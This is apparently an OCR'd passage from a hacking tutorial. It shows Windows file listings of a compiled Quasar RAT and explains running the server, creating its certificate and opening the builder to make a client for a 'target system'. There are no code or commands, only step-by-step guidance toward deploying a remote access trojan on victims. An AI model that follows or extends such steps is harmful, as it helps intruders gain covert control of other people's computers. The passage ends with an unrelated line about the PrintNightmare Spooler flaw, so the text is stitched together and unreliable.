
Name	Date modified	Type	Size
BouncyCastle.Crypto.dll	3/30/2020 4:38 AM	Application exten...	2,811 KB
client.bin	8/15/2021 6:38 AM	BIN File	2,844 KB
Client	8/15/2021 6:38 AM	Application	2,844 KB
Client.exe	8/15/2021 6:38 AM	XML Configuratio...	1 KB
Gma.System.MouseKeyHook.dll	1/24/2018 12:11 PM	Application exten...	56 KB
Microsoft.VisualStudio.CodeCoverage.Sh...	4/23/2020 2:35 PM	Application exten...	23 KB
Microsoft.VisualStudio.TestPlatform.MST...	4/1/2020 12:22 PM	Application exten...	140 KB
Microsoft.VisualStudio.TestPlatform.MST...	4/1/2020 12:26 PM	Application exten...	115 KB
Microsoft.VisualStudio.TestPlatform.MST...	4/1/2020 12:19 PM	Application exten...	25 KB
Microsoft.VisualStudio.TestPlatform.TestF...	4/1/2020 12:17 PM	Application exten...	74 KB
Microsoft.VisualStudio.TestPlatform.TestF...	4/1/2020 12:25 PM	Application exten...	41 KB
Mono.Cecil.dll	2/20/2020 3:10 AM	Application exten...	337 KB
Mono.Cecil.Mdb.dll	2/20/2020 3:10 AM	Application exten...	42 KB
Mono.Cecil.Pdb.dll	2/20/2020 3:10 AM	Application exten...	87 KB
Mono.Cecil.Rocks.dll	2/20/2020 3:10 AM	Application exten...	27 KB
Open.Nat.dll	7/30/2016 5:58 AM	Application exten...	69 KB
protobuf-net.dll	1/28/2020 8:10 PM	Application exten...	279 KB
Quasar.Common.dll	8/15/2021 6:23 AM	Application exten...	63 KB
Quasar.Common.Tests.dll	8/15/2021 6:38 AM	Application exten...	6 KB
Quasar	8/15/2021 6:23 AM	Application	1,221 KB
Quasar.exe	8/15/2021 6:21 AM	XML Configuratio...	1 KB
Vestris.ResourceLib.dll	2/12/2019 10:41 PM	Application exten...	76 KB

The compilation is finished. Now let's create the client for this RAT. The client of any RAT should run on the target system while the Server should run on the attacker system. To create the client to be run on the target system (don't confuse it with the earlier client we compiled) run the Quasar Server. When you execute it for the first time, it will prompt you to create a certificate.




This certificate is needed to have information of all the clients connected and if it is deleted you will lose all the connected clients. So save it at a safe location.






Name	Date modified	Type	Size
BouncyCastle.Crypto.dll	3/30/2020 4:38 AM	Application exten...	2,811 KB
client.bin	8/15/2021 6:38 AM	BIN File	2,844 KB
Client	8/15/2021 6:38 AM	Application	2,844 KB
Client.exe	8/15/2021 6:38 AM	XML Configuratio...	1 KB
Gma.System.MouseKeyHook.dll	1/24/2018 12:11 PM	Application exten...	56 KB
Microsoft.VisualStudio.CodeCoverage.Sh...	4/23/2020 2:35 PM	Application exten...	23 KB
Microsoft.VisualStudio.TestPlatform.MST...	4/1/2020 12:22 PM	Application exten...	140 KB
Microsoft.VisualStudio.TestPlatform.MST...	4/1/2020 12:26 PM	Application exten...	115 KB
Microsoft.VisualStudio.TestPlatform.MST...	4/1/2020 12:19 PM	Application exten...	25 KB
Microsoft.VisualStudio.TestPlatform.TestF...	4/1/2020 12:17 PM	Application exten...	74 KB
Microsoft.VisualStudio.TestPlatform.TestF...	4/1/2020 12:25 PM	Application exten...	41 KB
Mono.Cecil.dll	2/20/2020 3:10 AM	Application exten...	337 KB
Mono.Cecil.Mdb.dll	2/20/2020 3:10 AM	Application exten...	42 KB
Mono.Cecil.Pdb.dll	2/20/2020 3:10 AM	Application exten...	87 KB
Mono.Cecil.Rocks.dll	2/20/2020 3:10 AM	Application exten...	27 KB
Open.Nat.dll	7/30/2016 5:58 AM	Application exten...	69 KB
protobuf-net.dll	1/28/2020 8:10 PM	Application exten...	279 KB
Quasar.Common.dll	8/15/2021 6:23 AM	Application exten...	63 KB
Quasar.Common.Tests.dll	8/15/2021 6:38 AM	Application exten...	6 KB
Quasar	8/15/2021 6:23 AM	Application	1,221 KB
Quasar.exe	8/15/2021 6:21 AM	XML Configuratio...	1 KB
quasar	8/15/2021 6:39 AM	Personal Informati...	5 KB
Vestris.ResourceLib.dll	2/12/2019 10:41 PM	Application exten...	76 KB


After the certificate is successfully created, the Quasar server opens as shown below.




Click on the "Builder" option to open the Client builder as shown below. Let's start configuring the options. The client tag is used to identify the client and can be anything you want.

The vulnerability is dubbed PrintNightmare because the Spooler print service fails to restrict access to the functionality that allows users to add printers and related drivers.

